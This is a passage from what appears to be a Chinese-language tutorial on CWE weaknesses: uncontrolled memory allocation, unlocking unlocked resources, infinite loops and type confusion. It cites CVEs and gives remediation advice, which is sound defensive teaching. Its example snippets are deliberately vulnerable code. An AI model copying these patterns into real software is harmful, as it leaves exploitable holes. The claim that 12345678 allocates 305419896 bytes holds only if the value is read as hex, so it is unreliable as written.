12. if (SHCreateDirectoryEx(NULL, outputDirectoryName, NULL) != ERROR_SUCCESS)
    {
13. return null;
14. }
15. return StrDup(outputDirectoryName);
16. }
```

在上面的例子中，这个函数在当前目录下创建了一个名字为“output”的目录，并返回了他自己名称的堆分配副本。对于当前的目录名字和最值参数来说，是可以正常工作的，但入股偶目录名称参数特别长，就可能会使 outputDirectoryName 缓冲区溢出 。

（5）消除方式

在程序编码时，始终指定缓冲区的最大值足够大，使得所有的输出结果都比缓冲区的大小小，从而避免缓冲区溢出。

（6）其他说明

可能造成这种缺陷的函数有 realpath(), readlink(), PathAppend()等，需要特别注意。

CWE-789：Uncontrolled Memory Allocation

（1）简要描述

软件根据不确定的大小值来分配内存，而且还不验证或者错误的验证了这个值，导致内存随意分配，不受控制。

（2）引入阶段

软件设计阶段
程序编码实现阶段

（3）导致后果

存储器不受控制，随意分配内存，可能会出现分配的内存太大的情况，这就可能浪费大量的内存，甚至程序因为内存不足而崩溃。

（4）示例程序及解释

Example 1:

```
1. unsigned int size = GetUntrustedInt();
2. /* ignore integer overflow (CWE-190) for this example */
3. unsigned int totBytes = size * sizeof(char);
4. char *string = (char *)malloc(totBytes);
5. InitializeString(string);
```

在上面的例子中，这段代码接收到一个不确定的数据值，并分配了一个缓冲区来容纳所给的这个字符串，当将这个数据的值给出为 12345678 时，将会给这个字符串分配 305419896 个字节，占用了大量内存。

Example 2:

```
1. unsigned int size = GetUntrustedInt();
2. HashMap list = new HashMap(size);
```

在上面的例子中，这段代码接收到一个不确定的数据值，并将这个值作为 HashMap 的一个初始容量，在 HashMap 的构造函数中会检查出初值容量不为负，但是不会检查出初始容量是否太大以至于当前内存不够用，如果此时攻击者给一个非常大的数据作为初始值，程序将会报错：内存不够。

（5）消除方式

1）在程序编码的过程中，对于每一个可能影响到内存分配的不确定数据，进行适当的输入验证，如果输入的值过大或不合适，就采取适当的策略来处理这个不合理的请求，并考虑支持配置选项，使管理员可以将内存扩大到所需要的大小。
2）在操作软件的过程中，可以使用存储系统提供的资源限制的功能，然而这可能导致程序崩溃或退出，但对系统其余部分得影响会被最小化。

（6）其他说明

本缺陷十分常见，几乎在所有编程语言中都可以看到。

CWE-832：Unlock of a Resource that is not Locked

（1）简要描述

软件可能会尝试解锁没有被锁定的资源，根据锁定的功能，如果解锁一个没有被锁定的资源，可能会导致存储器损坏，或者其他资源被修改

（2）导致后果

解锁未被锁定的资源，可能会导致软件崩溃或退出，破坏系统完整性、带来安全隐患、降低可用性、篡改内存数据、执行未被授权的代码或命令，甚至导致 DOS 崩溃、退出或重启。

（3）存在实例

CVE-2010-4210	FreeBSD 是一款免费开放源代码的操作系统。 FreeBSD 7.3-RELEASE 之前的 7.x 版本以及 8.0-RC1 之前的 8.x 版本中的 pfs_getextattr 函数解锁了之前未被锁定的互斥对象。本地用户可以借助与打开文件系统(该文件系统使用 pseudofs)中的文件有关的向量导致拒绝服务(内核恐慌)，覆盖任意内存位置，以及可能执行任意代码。
CVE-2008-4302	Linux Kernel 是开放源代码操作系统 Linux 的内核。 Linux kernel 2.6.22.2 的之前版本的 splice 子系统中的 fs/splice.c 不能很好地处理 add_to_page_cache_lru 函数失败，并会解锁未被锁上的页，本地用户可能造成拒绝服务 (内核程序缺陷和系统崩溃)
CVE-2009-1243	Linux Kernel 是开放源码操作系统 Linux 所使用的内核。 Linux Kernel 的 net/ipv4/udp.c 文件中的 udp_get_next()函数在试图解锁仍未锁定的 spinlock 时存在错误，如果从/proc/net/udp/读取了 0 字节就会导致系统崩溃。

（4）其他说明

本缺陷无引入阶段、实例代码和消除方式。

CWE-835：Loop with Unreachable Exit Condition ('Infinite Loop')

（1）简要描述

程序中包含迭代过程或循环结构，它们达不到循环的终止条件，无法跳出循环，即我们常说的无限循环。

（2）引入阶段

程序编码实现阶段

（3）导致后果

无限循环会导致软件不能及时响应，而且大量消耗资源，占用 CPU 资源和内存资源。

（4）示例程序及解释

Example 1:

```
1.  int processMessagesFromServer(char *hostaddr, int port) {
2.  ...
3.  int servsock;
4.  int connected;
5.  struct sockaddr_in servaddr;
6.
7.  // create socket to connect to server
8.  servsock = socket( AF_INET, SOCK_STREAM, 0);
9.  memset( &servaddr, 0, sizeof(servaddr));
10. servaddr.sin_family = AF_INET;
11. servaddr.sin_port = htons(port);
12. servaddr.sin_addr.s_addr = inet_addr(hostaddr);
13.
14. do {
15. // establish connection to server
16. connected = connect(servsock, (struct sockaddr *)&servaddr, sizeof(servaddr));
17.
18. // if connected then read and process messages from server
19. if (connected > -1) {
20.
21. // read and process messages
22. ...
```

```
23. }
24.
25. // keep trying to establish connection to the server
26. } while (connected < 0);
27.
28. // close socket and return success or failure
29. ...
30. }
```

这是一个用 C 语言写的 Socket 编程的实例，在这个例子中，方法 processMessagesFromServer 试图从服务器建立到服务器的连接，并读取和处理消息的。如果服务器没有响应，该方法使用一个 do/ while 循环来继续尝试在尝试与服务器的连接。但是，如果服务器一直没有响应，就会进入到无限循环中，。这个无限循环将消耗的系统资源。

Example 2:

```
1.  public boolean isReorderNeeded(String bookISBN, int rateSold) {
2.
3.  boolean isReorder = false;
4.
5.  int minimumCount = 10;
6.  int days = 0;
7.
8.  // get inventory count for book
9.  int inventoryCount = inventory.getIventoryCount(bookISBN);
10.
11. // find number of days until inventory count reaches minimum
12. while (inventoryCount > minimumCount) {
13.
14. inventoryCount = inventoryCount - rateSold;
15. days++;
16.
17. }
18.
19. // if number of days within reorder timeframe
20. // set reorder return boolean to true
21. if (days > 0 && days < 5) {
22. isReorder = true;
23. }
24.
25. return isReorder;
26. }
```

这是一个书店中判断是否要进货的小程序，在这段代码中，方法 ReorderNeeded 根据当前书的存货数量以及这本书卖出的速率来判断是否需要进货这本书，他使用一个 while 循环来进行判断，但是当方法参数卖出速率输入为 0 时，书的存货数量将不会减少，也就是说不能达到循环终止的条件，从而进入到无限循环中。

（5）消除方式

无限循环需要根据具体的代码，通过设置一定的限制或者检验条件来消除。例如在代码示例中的例一，可以通过设置一个计数器来统计尝试连接的次数，并人为设定一个尝试连接次数的最大值，当尝试连接次数超过这个最大值，将强制跳出循环，避免消耗资源，相应代码如下：

```
1.  int processMessagesFromServer(char *hostaddr, int port) {
2.  ...
3.  // initialize number of attempts counter
4.  int count = 0;
5.  do {
6.  // establish connection to server
7.  connected = connect(servsock, (struct sockaddr *)&servaddr, sizeof(servaddr));
8.
9.  // increment counter
10. count++;
11.
12. // if connected then read and process messages from server
13. if (connected > -1) {
14.
15. // read and process messages
16. ...
17. }
18.
19. // keep trying to establish connection to the server
20. // up to a maximum number of attempts
21. } while (connected < 0 && count < MAX_ATTEMPTS);
22.
23. // close socket and return success or failure
24. ...
25. }
```

例二中则可以对输入的参数进行检验，如果输入的参数不合法（速率为 0），则会直接终止循环，相应的代码如下：

```
1. public boolean isReorderNeeded(String bookISBN, int rateSold) {
2. ...
3.
4. // validate rateSold variable
5. if (rateSold < 1) {
6. return isReorder;
7. }
8.
9. ...
10. }
```

（6）其他说明

本缺陷十分常见，在编写程序代码时，如果需要用到循环结构，一定要考虑是否能够达到循环终止条件，避免进入到无限循环中。

CWE-843：Access of Resource Using Incompatible Type ('Type Confusion')

（1）简要描述

在开始时，程序用一个确定的类型为一种资源（例如指针、对象或变量等）进行初始化，但在之后用其他类型的数据来访问这个资源，造成资源类型的不兼容，这可能会引发逻辑错误。

（2）引入阶段

程序编码实现阶段

（3）导致后果

类型混乱最常见的错误就是程序报错。在不能保障内存安全的编程语言中，例如 C 和 C++ 语言，类型混乱可能会导致访问越界的问题发生。而在其他语言中也存在这个问题。此外，类型的错误还有可能使得在执行代码时，数据在存储器中的位置解释的不正确，是数据读取或写入到错误的位置。

（4）示例程序及解释

Example :

```
1. $value = $_GET['value'];
2. $sum = $value + 5;
3. echo "value parameter is '$value'<p>";
4. echo "SUM is $sum";
```

这段简单的 PHP 代码，功能是将输入的参数 value 加 5 再输出，例如输入 value=123 时，他会输出 128，但是当输入 value=123[]时，由于”[]”的存在使得程序认为输入的参数为数组类型，这时程序会报错：不支持的输入类型

（5）消除方式

在可能出现类型混乱的缺陷时，可以在输入的参数后用一个函数来检验输入是否合法，如果输入的参数类型与预期不符，可以采取一定的措施，例如类型强制转换，或者直接报错。

（6）其他说明

本缺陷在用 C 和 C++代码编写的软件中引起了关注。在一些公开的漏洞报告中，一些由于类型混乱引起的问题，也被描述为“内存破坏”。这个缺陷很可能在未来几年内获得突出。对于其他语言，可能是由于影响不大的缘故，这个缺陷很少公开报道。